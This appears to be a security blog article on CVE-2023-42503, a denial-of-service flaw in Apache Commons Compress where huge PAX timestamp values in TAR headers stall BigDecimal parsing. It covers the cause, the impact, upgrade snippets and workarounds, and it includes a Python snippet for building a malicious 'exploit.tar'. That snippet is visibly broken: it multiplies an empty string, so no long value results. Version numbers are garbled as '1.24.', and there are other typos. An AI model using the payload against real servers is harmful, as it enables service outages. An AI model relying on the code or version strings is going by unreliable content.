
In late 2023, security researchers identified a Denial of Service (DoS) vulnerability in Apache Commons Compress library, affecting versions between 1.22 through 1.23. (fixed in 1.24.). This issue, tracked as CVE-2023-42503, arises from improper input validation and uncontrolled resource consumption in how the library processes TAR file headers, especially modification times.
This exclusive article will explain how the flaw works, the risks it creates, how attackers can build malicious TAR files, and what you should do to stay secure. Real code snippets, references, and easy-to-understand explanations included.
Brief Background
The TAR) (Tape Archive) format is widely used for packaging files, especially in Linux and UNIX environments.
In version 1.22 of Apache Commons Compress, the library added high-precision timestamp support (see COMPRESS-612). It uses PAX extended headers to allow storing seconds and fractions of seconds in file attributes like mtime, ctime, atime, and even a custom LIBARCHIVE.creationtime field (see pax header specification).
To process these fields, the library uses Java's BigDecimal to parse the numbers. Unfortunately, BigDecimal has a well-known performance issue (JDK-6560193): parsing and working with *extremely* large or awkward numbers (like ones with hundreds of thousands of digits or weird exponents) can eat up massive CPU resources.
Attack Scenario
Because no validation is done on the numbers in the header, a malicious TAR file can include a corrupted time value like mtime=1.000000000000...(300,000 digits)...000 or mtime=9e9999999. When Commons Compress tries to read and parse such a file, the process can stall for minutes or even hours, maxing out CPU all the way — effectively causing a Denial of Service.
This attack is similar to CVE-2012-2098, but affects the improved time parsing code introduced in Commons Compress v1.22.
Who’s Affected?
- Projects using TarArchiveInputStream, TarFile, or CompressorStreamFactory (with auto-detection) from Commons Compress version 1.22 up until, but not including, 1.24..
- Many Java-based archivers, backup systems, and cloud storage apps use Commons Compress. Even if your app never exposes TAR files to users on purpose, make sure none of your libraries do under the hood!
Creating a Malicious TAR File
To trigger the vulnerability, you just need to craft a TAR file with a malformed timestamp, e.g. with an extremely long decimal value or a massive exponent in the PAX header.
Example PAX Header Entry
33 mtime=9.9999999999999999999999999999999999
Or, in even more malicious form
300015 mtime=1.000000...(300,000 zeros)...000
Example: Creating an Exploit TAR Programmatically (Python)
Below is a Python snippet (requires pax or tarfile) to generate a PAX header with a giant mtime.
import tarfile

with tarfile.open('exploit.tar', 'w', format=tarfile.PAX_FORMAT) as tar:
    info = tarfile.TarInfo('dummy.txt')
    # Insert a huge fractional 'mtime' value
    info.pax_headers['mtime'] = '1.' + '' * 300000
    tar.addfile(info)
When any affected Java application calls, for instance
new TarArchiveInputStream(inputStream)
on a TAR file generated as above, parsing the headers will kick off an expensive BigDecimal construction:
String mtimeStr = readHeader("mtime");   // very long decimal
BigDecimal mtime = new BigDecimal(mtimeStr);  // takes forever!
During parsing, CPU usage skyrockets and the application may appear stuck.
Real-World Impact
- Exploitable via file upload: If your app or tool accepts user-supplied TAR files (even as part of backup, restore, import, or unpack routines), an attacker can bring your server down easily.
- Untrusted archives: Anyone handling files from untrusted or semi-trusted sources (customers, automated pipelines, etc.) is at risk.
Solution: Upgrade
Fix: The vulnerability is fixed in Apache Commons Compress 1.24..
Maven
<dependency>
    <groupId>org.apache.commons</groupId>
    <artifactId>commons-compress</artifactId>
    <version>1.24.</version>
</dependency>
Gradle
implementation 'org.apache.commons:commons-compress:1.24.'
Temporary Workarounds
- Filter incoming TAR files: Use scripts to reject TARs with suspiciously long numbers in their headers before passing them to your Java code.
- Wrap parsing in timeouts: If you can't upgrade, process TAR files in a controlled subprocess and kill it if it runs too long.
References
- COMPRESS-612 / High-precision timestamps support
- PAX extended headers spec
- BigDecimal JavaDocs
- JDK-6560193: BigDecimal parsing performance issue
- Prior vulnerability: CVE-2012-2098
Conclusion
CVE-2023-42503 is a modern, practical example of how subtle input validation mistakes — here, trusting timestamps in TAR archives — can be weaponized using well-known language library quirks. Libraries everywhere trust all sorts of input fields from file formats; this is another reminder to always validate what’s coming in.
If you use Apache Commons Compress, upgrade to 1.24. now. Don’t let a simple upload turn into an all-night outage for your servers!
Got more questions or want to share your own mitigation tips? Add your comments below and make the community safer!
Timeline
Published on: 09/14/2023 08:15:08 UTC
Last modified on: 10/20/2023 15:15:12 UTC